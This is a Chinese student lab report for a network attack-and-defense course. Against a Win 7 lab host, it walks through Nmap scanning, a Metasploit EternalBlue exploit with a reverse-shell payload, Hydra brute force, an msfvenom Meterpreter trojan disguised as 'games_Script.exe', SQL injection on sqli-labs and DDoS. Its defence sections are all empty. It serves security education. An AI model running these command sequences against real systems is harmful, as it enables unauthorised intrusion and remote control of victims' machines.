**成绩：**

****

西安科技大学

**网络攻防**

**课程设计报告**

|  |  |  |  |
| --- | --- | --- | --- |
| **姓名：** | 吴斌  杨坦达 | **学号：** | 18408020129  18411070431 |
| **学院：** | 计算机科学与技术学院 | | |
| **班级：** | 网络工程1801班 | | |
| **时间：** | 2021年7月 | | |
| **指导人：** | 田红鹏老师 | | |
| **地点**： | 15教 207 | | |

目录

[1 网络扫描侦察 3](#_Toc76889943)

[1.1 原理 3](#_Toc76889944)

[1.2 双方软件环境 3](#_Toc76889945)

[1.3 操作步骤 3](#_Toc76889946)

[1.4 验证 5](#_Toc76889947)

[1.5 防守措施 5](#_Toc76889948)

[1.6 再次验证 5](#_Toc76889949)

[2 漏洞利用 5](#_Toc76889950)

[2.1 原理 5](#_Toc76889951)

[2.2 双方软件环境 5](#_Toc76889952)

[2.3 操作步骤 5](#_Toc76889953)

[2.4 验证 5](#_Toc76889954)

[2.5 防守措施 5](#_Toc76889955)

[2.6 再次验证 5](#_Toc76889956)

[3 暴力破解 6](#_Toc76889957)

[3.1 原理 6](#_Toc76889958)

[3.2 双方软件环境 6](#_Toc76889959)

[3.3 操作步骤 6](#_Toc76889960)

[3.4 验证 6](#_Toc76889961)

[3.5 防守措施 6](#_Toc76889962)

[3.6 再次验证 6](#_Toc76889963)

[4 木马植入 6](#_Toc76889964)

[4.1 原理 6](#_Toc76889965)

[4.2 双方软件环境 6](#_Toc76889966)

[4.3 操作步骤 6](#_Toc76889967)

[4.4 验证 6](#_Toc76889968)

[4.5 防守措施 6](#_Toc76889969)

[4.6 再次验证 6](#_Toc76889970)

[5 SQL注入 7](#_Toc76889971)

[5.1 原理 7](#_Toc76889972)

[5.2 双方软件环境 7](#_Toc76889973)

[5.3 操作步骤 7](#_Toc76889974)

[5.4 验证 7](#_Toc76889975)

[5.5 防守措施 7](#_Toc76889976)

[5.6 再次验证 7](#_Toc76889977)

[6 Web网站攻击 7](#_Toc76889978)

[6.1 原理 7](#_Toc76889979)

[6.2 双方软件环境 7](#_Toc76889980)

[6.3 操作步骤 7](#_Toc76889981)

[6.4 验证 7](#_Toc76889982)

[6.5 防守措施 7](#_Toc76889983)

[6.6 再次验证 7](#_Toc76889984)

# 1 网络扫描侦察

## 原理

通过对目标网络进行探测扫描，获得有关目标计算机网络系统的拓扑结构、通信体制、加密方式、网络协议、操作系统、开放的服务，以及目标地理位置等各方面的有用信息，并进一步判别其主控节点和脆弱节点，为实施网络攻击提供可靠的情报保障。

## 双方软件环境

攻方系统和软件环境： Kali + Nmap + Nessus

防方系统环境： Win 7


本环节及以下环节均需要Win 7 和 kali 主机能够连通；

即互相可以Ping 通。


## 操作步骤

Nmap -sP + 目的主机IP地址 // 进行主机开启与否扫描

Nmap -A -v + 主机IP地址 // 进行主机详细扫描



Nessus 配置好要扫描的主机IP地址和扫描方式进行扫描



## 验证

在连通的情况下，在获取到目标主机的IP地址时，可以进行简便的扫描。验证没有问题。

## 防守措施

## 再次验证

# 2 漏洞利用

## 2.1 原理

漏洞利用（英语：Exploit，本意为“利用”）是[计算机安全](https://zh.wikipedia.org/wiki/%E8%AE%A1%E7%AE%97%E6%9C%BA%E5%AE%89%E5%85%A8)术语，指的是利用程序中的某些[漏洞](https://zh.wikipedia.org/wiki/%E6%BC%8F%E6%B4%9E)，来得到计算机的控制权（使自己编写的代码越过具有漏洞的程序的限制，从而获得[运行](https://zh.wikipedia.org/w/index.php?title=%E8%BF%90%E8%A1%8C&action=edit&redlink=1)权限）。在英语中，本词也是名词，表示为了利用漏洞而编写的攻击程序，即漏洞利用程序。

## 2.2 双方软件环境

攻方系统和软件环境： Kali + Nmap + Nessus

防方系统环境： Win 7

## 2.3 操作步骤

漏洞：永恒之蓝漏洞、SMB漏洞 #139、445端口

工具：msf（瑞士军刀）

# show options # 显示配置

msfconsole #msf启动

use + 模块 #使用模块

1） search name:ms17-010 type:auxiliary #查找模块

2） use auxiliary/scanner/smb/smb\_ms17\_010

#使用这个模块

3） run

4） back

5） search ms17-010 type:exploit # 查找

6） use exploit/windows/smb/ms17\_010\_eternalblue

#使用这个模块

7） set rhosts 192.168.x.103 #设置目的IP

8） search type:payload windows/x64/shell #查找模块

9） use payload/windows/x64/shell/reverse\_tcp #使用载荷模板

10）show options #查看该模板参数

set lhost 192.168.128.146 #设置主机ip地址

back #退出该模块 use

11） exploit/windows/smb/ms17\_010\_eternablue #使用渗透模块

## 2.4 验证

验证成功；可以利用该漏洞反弹得到一个目标主机的Shell；后续进行提权进而控制目标主机。

## 2.5 防守措施

## 2.6 再次验证

# 3 暴力破解

## 3.1 原理

蛮力攻击（英语：Brute-force attack），又称为穷举攻击（英语：Exhaustive attack）或暴力破解，是一种[密码分析](https://zh.wikipedia.org/wiki/%E5%AF%86%E7%A0%81%E5%88%86%E6%9E%90)的方法，即将密码进行逐个推算直到找出真正的密码为止。例如：一个已知是四位数并且全部由[阿拉伯数字](https://zh.wikipedia.org/wiki/%E9%98%BF%E6%8B%89%E4%BC%AF%E6%95%B0%E5%AD%97)组成的密码，其可能共有10000种组合，因此最多尝试9999次就能找到正确的密码。

理论上除了具有[完善保密性](https://zh.wikipedia.org/wiki/%E5%AE%8C%E5%96%84%E4%BF%9D%E5%AF%86%E6%80%A7)的密码以外，利用这种方法可以破解任何一种密码，问题只在于如何缩短试误时间。有些人运用[计算机](https://zh.wikipedia.org/wiki/%E8%AE%A1%E7%AE%97%E6%9C%BA)来增加效率，有些人透过[字典攻击](https://zh.wikipedia.org/w/index.php?title=%E5%AD%97%E5%85%B8%E6%94%BB%E6%93%8A&action=edit&redlink=1)来缩小密码组合的范围。

## 3.2 双方软件环境

攻方系统和软件环境： Kali + Nmap + Nessus


防方系统环境： Win 7

## 3.3 操作步骤

Hydra（九头蛇）工具：设置好目标主机的IP地址和要破解的漏洞端口以及用户名字典和密码字典；点击破解就可以了。

## 3.4 验证

验证成功，可以破解弱口令（简单的密码）



## 3.5 防守措施

## 3.6 再次验证

# 4 木马植入

## 4.1 原理

特洛伊木马（Trojan Horse）简称木马，在[计算机](https://zh.wikipedia.org/wiki/%E8%AE%A1%E7%AE%97%E6%9C%BA)领域中指的是一种[后门](https://zh.wikipedia.org/wiki/%E5%90%8E%E9%97%A8)[程序](https://zh.wikipedia.org/wiki/%E8%AE%A1%E7%AE%97%E6%9C%BA%E7%A8%8B%E5%BA%8F)，是[黑客](https://zh.wikipedia.org/wiki/%E9%BB%91%E5%AE%A2)用来盗取其他用户的个人消息，甚至是远程控制对方的[电子设备](https://zh.wikipedia.org/wiki/%E9%9B%BB%E5%AD%90%E8%A8%AD%E5%82%99)而加密制作，然后通过[传播](https://zh.wikipedia.org/wiki/%E4%BC%A0%E6%92%AD)或者骗取目标执行该程序，以达到盗取密码等各种数据资料等目的。和[病毒](https://zh.wikipedia.org/wiki/%E9%9B%BB%E8%85%A6%E7%97%85%E6%AF%92)相似，木马程序有很强的[隐秘性](https://zh.wikipedia.org/w/index.php?title=%E9%9A%90%E7%A7%98%E6%80%A7&action=edit&redlink=1)，会随著[操作系统](https://zh.wikipedia.org/wiki/%E6%93%8D%E4%BD%9C%E7%B3%BB%E7%BB%9F)启动而启动。

## 4.2 双方软件环境

攻方系统和软件环境： Kali + Nmap + Nessus

防方系统环境： Win 7

## 4.3 操作步骤

利用Kali工具自动生成木马程序以后可以在反弹shell后上传到目标主机上，这时只要目标用户开启这个程序；那么这个木马程序就会在我们开启监听以后监视目标主机。

工具：msfvenom

1) msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.x.198 LPORT=5555 -f exe > games\_Script.exe

2） service apache2 start # apache2 是web服务器 即内网网站服务器 让靶机可以访问 并且下载我们生成的木马

3） msfconsole //启动

4） use exploit/multi/handler //加载模块

5） set payload windows/meterpreter/reverse\_tcp//选择Payload

6） set lhost 192.168.x.198 //这里的地址设置成我们刚才生成木马的IP地址

7） set lport 9999 //这里的端口设置成刚才我们生成木马所监听的端口

8） exploit //开始执行漏洞，开始监听,等待 Win 7主机上线

## 4.4 验证

验证成功，我们成功通过反弹的shell监视目标主机。

## 4.5 防守措施

## 4.6 再次验证

# 5 SQL注入

## 5.1 原理


SQL注入即是指[web应用程序](https://baike.baidu.com/item/web%E5%BA%94%E7%94%A8%E7%A8%8B%E5%BA%8F/2498090)对用户输入数据的合法性没有判断或过滤不严，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的[SQL语句](https://baike.baidu.com/item/SQL%E8%AF%AD%E5%8F%A5/5714895)，在管理员不知情的情况下实现非法操作，以此来实现欺骗[数据库服务器](https://baike.baidu.com/item/%E6%95%B0%E6%8D%AE%E5%BA%93%E6%9C%8D%E5%8A%A1%E5%99%A8/613818)执行非授权的任意查询，从而进一步得到相应的数据信息。

## 5.2 双方软件环境

攻方系统和软件环境： Kali + Nmap + Nessus

防方系统环境： Win 7

## 5.3 操作步骤




运用XamPP（网站环境） + sqli-labs（网站代码）

模拟在目标主机上搭建好模拟环境，开启Xampp的Mysql和Web服务器；然后我们在与目标主机在同一内网的主机上URL框内输入域名或者Ip进行访问；模拟简单的Sql注入。

## 5.4 验证

验证成功，我们可以通过在URL栏插入Sql语句的方法进行简单的Sql注入；反馈给我们数据库里存储的一些重要信息。




## 5.5 防守措施

## 5.6 再次验证

# 6 Web网站攻击

## 6.1 原理



## 6.2 双方软件环境

攻方系统和软件环境： Kali + Nmap + Nessus

防方系统环境： Win 7

## 6.3 操作步骤

DDOS 攻击，它在短时间内发起大量请求，耗尽服务器的资源，无法响应正常的访问，造成网站实质下线。

DDOS 里面的 DOS 是 denial of service（停止服务）的缩写，表示这种攻击的目的，就是使得服务中断。最前面的那个 D 是 distributed （分布式），表示攻击不是来自一个地方，而是来自四面八方，因此更难防。你关了前门，他从后门进来；你关了后门，他从窗口跳起来。

## 6.4 验证

验证成功，目标服务器在Ddos洪泛攻击下宕机。

## 6.5 防守措施

## 6.6 再次验证